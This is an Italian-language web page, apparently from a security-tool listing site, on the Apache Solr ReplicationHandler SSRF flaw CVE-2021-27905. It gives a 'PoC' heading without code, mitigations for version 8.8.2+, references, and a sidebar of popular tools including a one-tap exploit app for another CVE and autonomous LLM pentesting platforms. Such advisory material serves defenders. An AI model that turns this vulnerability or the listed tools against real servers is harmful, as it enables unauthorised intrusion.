
SSRF PoC

Mitigazione (8.8.2+)

Il ReplicationHandler di Solr è stato corretto per:

  • Validare che masterUrl/leaderUrl punti solo a host approvati.
  • Limitare gli schemi URL accettabili (solo http, https).
  • Rafforzare le funzionalità di streaming remoto.
  • Raccomandare agli amministratori di proteggere /replication con autenticazione o rimuoverlo completamente se non viene utilizzato.


Riferimenti

  • https://nvd.nist.gov/vuln/detail/CVE-2021-27905
  • https://lists.apache.org/thread/90kct018gfdnvh9wh5xvt0grm9jk2l80

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    601
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    403
  • 4

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    319
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    265
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motore OSINT basato sull'IA per scoprire e mappare oltre 7.700 identità sui social media in tutto il web

    263

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →




